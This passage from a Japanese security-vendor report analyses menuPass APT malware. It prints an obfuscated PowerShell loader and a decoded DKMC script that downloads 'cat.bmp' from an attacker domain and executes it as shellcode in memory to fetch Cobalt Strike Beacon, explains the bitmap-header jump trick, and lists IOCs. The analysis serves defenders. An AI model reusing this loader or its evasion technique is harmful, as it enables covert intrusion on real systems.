TS80W0g6rtzaLkQ37+GuF4PF7xtSTfkrw+lWpBOSaMQlYV3bGQx6UWDQUzHrZdX2BLkDFwFHi8!iq22
pwL30hkJV2o0IVuTrH4xvi7t7vxzyHPhk4tndXQ/v53zBbprwDzvkEc6oXbethrtVDkWg+fWk7N4N/
    vsiOSzH405xqhLMFaX4XnqxRQ9k/honv5P0BZ1uUCP8E7oKzH/mL2XfC23!qCVxMvB/4R0v8OhG
vKNJqPUJk4FMfiTSzKClq7cQuusDrmZTPvn7NUNwd4FW9vWQeG0d6crCGg2C98/M!d+cNZv2+VplI3b
8UMX0yJuQ6xaPqLY7wZDpcO6R3dkLpPnkgT8WirvV18RskwNcpEGsU78JGscEt5pEdy!T7ga6h5Kma5
8gBeJOur5nFzv3z6T9/+09FLCg!!".Replace("!", "A"))); $wptMW = (New-Object
    IO.StreamReader(New-Object IO.Compression.GzipStream($xshZLggt,[IO.Compress
    ion.CompressionMode]::Decompress))).ReadToEnd(); [ScriptBlock]::Create($
    wptMW).Invoke()
```

図13　Computer.vbsに含まれるスクリプト例

```
$xchKp = @'
function tUgsQjkXy {
        Param ($var_module, $var_procedure)
        $JgcMgOb = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object
            { $_.GlobalAssemblyCache -And
            $_.Location.Split('¥¥')[-1].Equals('System.dll')
            }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $JgcMgOb.GetMethod('GetProcAddress').Invoke($null, @([
            System.Runtime.InteropServices.HandleRef](New-Object
            System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
            ($JgcMgOb.GetMethod('GetModuleHandle')).Invoke($null,
            @($var_module)))), $var_procedure))
}
function Seygmpk {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]]
                    $UJuQlzKcg,
                [Parameter(Position = 1)] [Type] $ZMfPkGbg = [Void]
        )
        $VXT = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
            System.Reflection.AssemblyName('ReflectedDelegate')), [System.Refle
        ction.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryMo
        dule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
            AnsiClass, AutoClass', [System.MulticastDelegate])
        $VXT.DefineConstructor('RTSpecialName, HideBySig, Public', [
            System.Reflection.CallingConventions]::Standard,
            $UJuQlzKcg).SetImplementationFlags('Runtime, Managed')
        $VXT.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
            $ZMfPkGbg, $UJuQlzKcg).SetImplementationFlags('Runtime, Managed')
        return $VXT.CreateType()
}
[System.Net.WebRequest]::DefaultWebProxy.Credentials = [
    System.Net.CredentialCache]::DefaultCredentials
[Byte[]]$weQiIfxh = (New-Object System.Net.WebClient).DownloadData("https://
    www.jadl-or.com/cat.bmp")
$gUUUwl = [
    System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    tUgsQjkXy kernel32.dll VirtualAlloc), (Seygmpk @([IntPtr], [UInt32], [
    UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero,
    $weQiIfxh.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($weQiIfxh, 0, $gUUUwl,
    $weQiIfxh.length)
$MJeRDT = [
    System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    tUgsQjkXy kernel32.dll CreateThread), (Seygmpk @([IntPtr], [UInt32], [
    IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([
    IntPtr]::Zero,0,$gUUUwl,[IntPtr]::Zero,0,[IntPtr]::Zero)
```

図14　復号したスクリプトの一部抜粋（DKMC）

ダウンロードした"cat.bmp"は、図15に示すように、ビットマップファイルを表すマジックナンバー（0x4d42）を持ち、画像ファイルとして閲覧することができますが、図16に示すように、このファイルの正体はシェルコードであり、メモリ上で実行され、最終的には1.の事例と同様に"Cobalt Strike Beacon" をダウンロードします（④）。

ビットマップファイルヘッダ（BITMAPFILEHEADER）の構造 [*9] では、オフセット0-1の2バイトがbfType（BMという文字列）、2-5の4バイトがbfSizeでビットマップファイルのサイズ、その後に続くbfReserved1とbfReserved2はそれぞれ2バイトの予約領域でゼロを保存する仕様です。図15のビットマップファイルでは、青枠線で示すように本来ファイルサイズと予約領域である範囲を利用

し、"e97cc40300"という値を指定することで、アドレス"0x3c483"※2へジャンプするコードを埋め込んで利用しています。

- ※2"e97cc40300"は、アセンブラでは、オペコード:e9（JMP命令）、オペランド:7cc40300（0x3c47c）と解釈でき、オフセットアドレス（0x7）と合わせ、ジャンプアドレスは、図16の赤枠線で示すように"0x3c483"となる。





図15　"cat.bmp"のバイナリデータ






図16　"cat.bmp"のシェルコード確認

menuPassは、日本を標的の1つとして絶えず攻撃を仕掛けてきており、今後も新しい攻撃手法や攻撃ツールを変化させ、継続的に攻撃をしかけてくることが考えられます。このような状況の中で、当社は今後もこの攻撃者グループについて継続的に調査し、広く情報を提供していきたいと考えていますので、その情報をご活用いただければ幸いです。なお、本資料においては、文書の体裁上、製品名への商標登録表示、その他の商標表示を省略している場合があります。

IOC (Indicator Of Compromised)【2018.06.14 更新】

ハッシュ値

9a0b957f164508830342310c44d56e49
ee794b3595285f2de4a618dead0287ed
246cb77ecfd0a8e62b68c76be5a6ce5c
56cbbea8535c0e8ae967fcdec17db491
64711fadf0deff67428153cd9a741eb5
d108c5cf5aefafc55348dad0748c3d86

通信先

95[.]128[.]168[.]227
www[.]jadl-or[.]com
91[.]235[.]129[.]180
193[.]70[.]125[.]186

- *1Adversary Simulation and Red Team Operations Software - Cobalt Strike

- *2Privileges and Credentials: Phished at the Request of Counsel « Privileges and Credentials: Phished at the Request of Counsel | FireEye Inc（https://www.fireeye.com/blog/threat-research/2017/06/phished-at-the-request-of-counsel.html）
- *3Operation Cobalt Kitty: A large-scale APT in Asia carried out by the OceanLotus Group
- *4Open Source as fuel of recent APT
- *5Cobalt Strikes Again: Spam Runs Use Macros and CVE-2017-8759 Exploit Against Russian Banks - TrendLabs Security Intelligence Blog
- *6ChessMaster Adds Updated Tools to Its Arsenal - TrendLabs Security Intelligence Blog
- *795.128.168.227/ariteade.eu IP Address Whois | DomainTools.com
- *8GitHub - Mr-Un1k0d3r/DKMC: DKMC - Dont kill my cat - Malicious payload evasion tool
- *9BITMAPFILEHEADER structure (Windows)
